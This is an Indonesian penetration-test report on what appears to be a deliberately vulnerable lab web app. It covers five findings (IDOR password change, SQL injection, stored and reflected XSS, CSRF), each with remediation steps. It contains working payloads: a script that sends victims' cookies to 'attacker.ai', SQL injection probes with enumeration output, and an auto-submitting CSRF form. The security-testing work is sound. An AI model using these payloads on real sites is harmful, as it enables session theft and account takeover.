



Basic Information :

Domain	http://vwa.tokopedia.toped:8082/
--------	----------------------------------

1. IDOR on Update Password lead to Full Account Take Over


Affected Endpoint	http://vwa.tokopedia.toped:8082/profile
Affected Params	uid
POC	<div><ul style="list-style-type: none">- Pertama login account > Buka halaman Profile<ul style="list-style-type: none">- Pada bagian update password, Klik Ganti Password > Akan ada request berikut ini :<ul style="list-style-type: none">- Vulnerability ada pada parameter “uid”. Dimana value dari parameter ini bisa di kontrol atau diubah oleh user.- Dari sini kita bisa mengganti valuenya dengan uid dari user lain, dan bisa digunakan mengambil alih account dari user lain.- Untuk mencari uid, kita dapat melihat pada halaman komentar</div>

andi
bisa gosend hari ini gan?


eko
barang ready gan?

- Sebagai contoh akan dilakukan take over pada account “eko”

<http://vwa.tokopedia.toped:8082/user?idu=2&user=eko>





- Pada request diatas tadi, ubah value dari parameter uid menjadi 2. Ubah menjadi seperti berikut ini :



- Dan mendapatkan respond

	<div data-bbox="609 210 1421 577"> <p>Response from http://vwa.tokopedia.toped:8082/password [127.0.0.1]</p> <p>Forward Drop Intercept is on Action</p> <p>Raw Headers Hex</p> <pre> HTTP/1.1 200 OK Access-Control-Allow-Methods: POST, GET Content-Type: application/json Date: Fri, 28 Sep 2018 07:21:15 GMT Content-Length: 67 Connection: close [{"success": "1", "data": null, "message": "Password Berhasil Diganti"}]</pre> </div> <ul style="list-style-type: none"> - Sekarang kita coba untuk login menggunakan email “eko@gmail.com” dan password “testaja” - Dan account telah ter-takeover <div data-bbox="609 703 1421 913"> <p>The screenshot shows the Tokopedia user interface. At the top is a green navigation bar with 'Tokopedia' and links for 'Home', 'Profile', 'Shop', and 'Logout'. Below this, the main content area is split. On the left, there's a product listing for 'Xiaomi Mipad 4 New ram 3GB/32GB Garansi 1th' posted on January 1, 2018. On the right, there's a 'Profile' sidebar showing the user's name as 'eko', email as 'eko@gmail.com', and phone number as '08564771185'.</p> </div>
<p>Remediation</p>	<ul style="list-style-type: none"> - Lakukan pengecekan value dari parameter “uid” apakah sesuai dengan session uid yang login saat ini - Kalau bisa, jangan menggunakan menggunakan parameter “uid” ambil saja langsung dari session.

2. SQL Injection on Profile Page

Affected Endpoint	http://vwa.tokopedia.toped:8082/user
Affected Param	uid
POC	<ul style="list-style-type: none">- Pertama, lihat bagian kolom komentar. Klik salah satu user yang mengirim komentar <div></div> <ul style="list-style-type: none">- Sebagai contoh akan di klik nama “eko”. Dan akan diarahkan ke halaman berikut : http://vwa.tokopedia.toped:8082/user?idu=2&user=eko- Akan ada juga request dengan method POST ke endpoint http://vwa.tokopedia.toped:8082/user dan mengirimkan satu parameter “uid” dengan value “2” <div></div> <ul style="list-style-type: none">- Kemudian mencoba menambahkan “ ‘ ” (petik satu) pada value dari parameter “uid” untuk melakukan testing SQL Injection.

```
Request to http://vwa.tokopedia.toped:8082 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /user HTTP/1.1
Host: vwa.tokopedia.toped:8082
Content-Length: 5
Accept: */*
Origin: http://vwa.tokopedia.toped:8082
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://vwa.tokopedia.toped:8082/user?idu=2&user=eko
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
vwa=MTUzODIzMTM4MnxEdi1CQkFFQ180SUFBUkFCRUFBQV83VF9nZ0FGQm50MGntbHVad3d0QUF0MmQyRmZjMLZ6YzJsd
BRlpXMwhV3dHYzNSewFXNWSEQLFBRW1GMGRHRmPhMLZSUUdkdFLXbHNMbUS2YlFaemRI SnBi bWNNQ0FBR2JYTnBjMLJl
Connection: close
uid=2'
```

- Dan mendapatkan respond berikut ini :

```
Response from http://vwa.tokopedia.toped:8082/user [127.0.0.1]
Forward Drop Intercept is on Action
Raw Headers Hex
HTTP/1.1 200 OK
Access-Control-Allow-Methods: POST, GET
Content-Type: application/json
Date: Fri, 28 Sep 2018 07:25:38 GMT
Content-Length: 89
Connection: close
[{"success": "0", "data": null, "message": "pq: unterminated quoted string at or near '\"'\""}]
```



- Didapatkan error messages **“pq: unterminated quoted string at or near '\"'”**. Setelah dilakukan analisa, didapatkan beberapa kesimpulan berikut :
 1. Terjadi error pada query SQL yang dijalankan di saat request diatas terjadi.
 2. **“pq”** pada error diatas, dapat disimpulkan bahwa DBMS yang digunakan adalah **PostgreSQL**.
 3. Dimungkinkan terdapat vulnerability pada parameter **uid** yaitu **SQL Injection**
- Untuk memastikan vulnerability tersebut kemudian mencoba menggunakan automatic tools untuk melakukan eksploitasi lebih lanjut.

```
[11:46:43] [INFO] retrieved: information_schema
[11:46:43] [INFO] retrieved: information_schema
[11:46:43] [INFO] retrieved: information_schema
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
[11:46:43] [INFO] fetched data logged to text files under '/home/hello/
[*] shutting down at 11:46:43
```

- Didapatkan beberapa database yang ada pada server yaitu : **pg_catalog**, **public**

	<ul style="list-style-type: none"> - Dari sini attacker bisa melakukan dump atau mengambil semua isi dari database yang ada.
Remediation	<ul style="list-style-type: none"> - Wajib gunakan Prepare Statement dengan parameterized query saat melakukan Query SQL - Ambil value “uid” dari session saja, jangan mengambil dari parameter - Kalau memang terpaksa masih ingin menggunakan parameter “uid” lakukan pengecekan apakah value dari parameter tersebut integer & merupakan uid yang login saat ini.

3. Stored XSS on Komentar to lead Full Account Take Over


Affected Endpoint	http://vwa.tokopedia.toped:8082/postkomentar
Affected Params	isikomentar
Payload	<pre><script> var cook = btoa(document.cookie); window.location = "http://attacker.ai/log/?log="+cook </script></pre>
POC	<ul style="list-style-type: none"> - Login sebagai attacker & masukkan komentar dengan payload diatas  <ul style="list-style-type: none"> - Akan ada request berikut ini :  <ul style="list-style-type: none"> - Payload ada pada parameter isikomentar.





- Ketika ada user lain (Dalam kasus ini user **andi**) yang membuka halaman utama & dalam keadaan login, payload XSS akan ter-eksekusi.
- Tujuan dari payload diatas adalah **mencuri cookies dari pengguna lain**, kemudian mengirimkan **log** ke website **attacker.ai**
- Berikut ini contoh salah satu cookies dari user **andi** yang tersimpan di website attacker :

Session :
vwa=MTUzODEyMTQwMHxEi1CQkFFQ180SUFBUKFCRUFBQV82dl9nZ0FGQm5OMGNtbHVad3dFQUFKcFpBWnpkSEpwYm1jTUF3QUJNUVp6ZEhKcGJtY01EUUFMZG5kaFgzTmxjM05wYjI0RVltOXZiQUIDQUFFR2MzUnlhVzVuREFjQUJYVnVZVzFsQm5OMGNtbHVad3dHQUFSaGJtUnBCbk4wY21sdVp3d0hBQVZsYldGcGJBWnpkSEpwYm1jTUVBQU9ZVzVrYVVCbmJXRnBiQzVqYjIwR2MzUnlhVzVuREFnQUJtMXphWE5rYmdaemRISnBibWNRRFFBTE1EZzRPREI5TWpnNE5UUT18HfmgteHwFPcTbmSrfyHOA6eBGaYFx3q3xiAAE94Ggk=

- Dari log cookies yang didapatkan. Attacker bisa login sebagai user “**andi**” **tanpa perlu tau email & passwordnya**
- Pertama, belum dalam keadaan login :




- Kemudian gunakan **extensions cookies editor**. Dan masukan data sesuai dengan log cookies yang didapatkan > Save > Refresh halaman

	<div></div> <div><ul style="list-style-type: none">- Dan attacker sudah berada didalam account user “andi”</div> <div></div>
Remediation	<div><ul style="list-style-type: none">- Pastikan options konfigurasi cookies pada HttpOnly selalu di set ke true- Selalu lakukan escape pada suatu value yang ada di parameter.</div>

4. Reflected XSS on Profile Page

Affected Endpoint	http://vwa.tokopedia.toped:8082/user
Affected Params	user
Payload	<script>alert(1)</script>
POC	<ul style="list-style-type: none">- Pertama, lihat bagian kolom komentar. Klik salah satu user yang mengirim komentar <div></div> <ul style="list-style-type: none">- Sebagai contoh akan di klik nama "eko". Dan akan diarahkan ke halaman berikut : http://vwa.tokopedia.toped:8082/user?idu=2&user=eko- Pada endpoint diatas ada 2 parameter, yaitu idu dan user- Ternyata setelah dilakukan analisa lebih lanjut, value dari parameter user akan ditampilkan pada bagian "Name :" <div></div> <ul style="list-style-type: none">- Sebagai contoh akan diganti menjadi "hello" http://vwa.tokopedia.toped:8082/user?idu=2&user=hello <div></div>

	<ul style="list-style-type: none"> - Percobaan lainnya, akan diganti ke <code>"<script>alert("hello")</script>"</code>  <ul style="list-style-type: none"> - Dari sini di dapatkan beberapa kesimpulan : <ol style="list-style-type: none"> 1. Value dari parameter "user" dapat dikontrol ataupun diganti menjadi apapun 2. Bisa digunakan untuk meng-eksekusi html & javascript code 3. http://vwa.tokopedia.toped:8082/user?idu=2&user={payload} - Dari sini bisa kita gunakan untuk meng-eksekusi payload seperti yang ada pada report "Stored XSS on Komentar to lead Full Account Take Over" dengan tujuan seperti mencuri cookies dari user lain
Remediation	<ul style="list-style-type: none"> - Pastikan options konfigurasi cookies pada HttpOnly selalu di set ke true - Selalu lakukan escape pada suatu value yang ada di parameter. - Lakukan pengecekan value pada suatu parameter, sesuai kebutuhan. Sebagai contoh, parameter idu yang cuma angka, jadi lakukan pengecekan apakah interger. Kalau untuk parameter user, lakukan pengecekan value dari parameter tersebut hanya berisi alphabet saja (gunakan regex).

5. CSRF & Missing CORS Origin on Update Profile

Affected Endpoint	http://vwa.tokopedia.toped:8082/profile
POC	<div><ul style="list-style-type: none">- Masuk ke halaman update profile. Kalau kita view page source, pada bagian form update profile tidak ada suatu Unique Token / CSRF Token yang sifatnya random dan akan berganti setiap pagi di refresh.- Sehingga kemungkinan bisa terjadi CSRF Attack ataupun Missing CORS Origin (baik dari sisi backend ataupun server)</div> <div><p>Profile Pribadi</p><p>Nama : <input type="text" value="Andi"/></p><p>Email : <input type="text" value="andi@gmail.com"/></p><p>Phone Number : <input type="text" value="08387123123"/></p><p><input type="button" value="Update Profile"/></p></div> <div><pre><form role="form" id="profileform" method="post"> <div class="form-group row"> <label for="name" class="col-4 col-form-label">Nama :</label> <div class="col-8"> <input class="form-control" name="name" type="text" value="Andi" id="name"> </div> </div> <div class="form-group row"> <label for="email" class="col-4 col-form-label">Email :</label> <div class="col-8"> <input class="form-control" name="email" type="text" value="andi@gmail.com" id="email"> </div> </div> <div class="form-group row"> <label for="name" class="col-4 col-form-label">Phone Number :</label> <div class="col-8"> <input class="form-control" type="text" name="msisdn" value="08387123123" id="msisdn"> </div> </div> </form></pre></div> <div><ul style="list-style-type: none">- Dari form update profile diatas, untuk melakukan update membutuhkan 3 parameter, yaitu name, email dan msisdn.- Kita coba buat sebuah file html untuk melakukan update profile.</div> <div><pre><!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <title>CSRF Test</title> </head> <body> <form action="http://vwa.tokopedia.toped:8082/profile" method="post" id="form_update"> <input type="hidden" name="name" value="Hacker"> <input type="hidden" name="email" value="attacker1337@gmail.com"> <input type="hidden" name="msisdn" value="082111111111"> </form></pre></div>

	<div data-bbox="537 216 1414 415" data-label="Text"> <pre><script type="text/javascript"> window.onload=function(){ document.getElementById("form_update").submit(); } </script> </body> </html></pre> </div> <div data-bbox="578 457 1422 741" data-label="List-Group"> <ul style="list-style-type: none"> - Kemudian upload ke hosting pribadi, vps, dsb. Sebagai contoh sudah di upload di : http://attacker.ai/log/csrf.html - Tinggal share atau sebarkan link diatas ke semua pengguna (dengan cara apapun). - Dan ketika ada pengguna meng-eksekusi link diatas dan apabila pengguna tersebut dalam keadaan login. Data pengguna akan berganti menjadi : </div> <div data-bbox="537 747 1422 968" data-label="Image"> </div> <div data-bbox="537 982 1422 1356" data-label="Form"> <div> <div>Profile Pribadi</div> <div> <div>Nama :</div> <div>Hacker</div> </div> <div> <div>Email :</div> <div>attacker1337@gmail.com</div> </div> <div> <div>Phone Number :</div> <div>08211111111</div> </div> <div>Update Profile</div> </div> </div>
Remediation	<ul style="list-style-type: none"> - Lakukan pengecekan origin dari backend. Jadi apabila ada suatu request yang bukan berasal dari http://vwa.tokopedia.toped:8082/* ditolak ataupun tidak dapat diproses. - Kalau bisa tambahkan CSRF Token pada suatu form input ataupun page.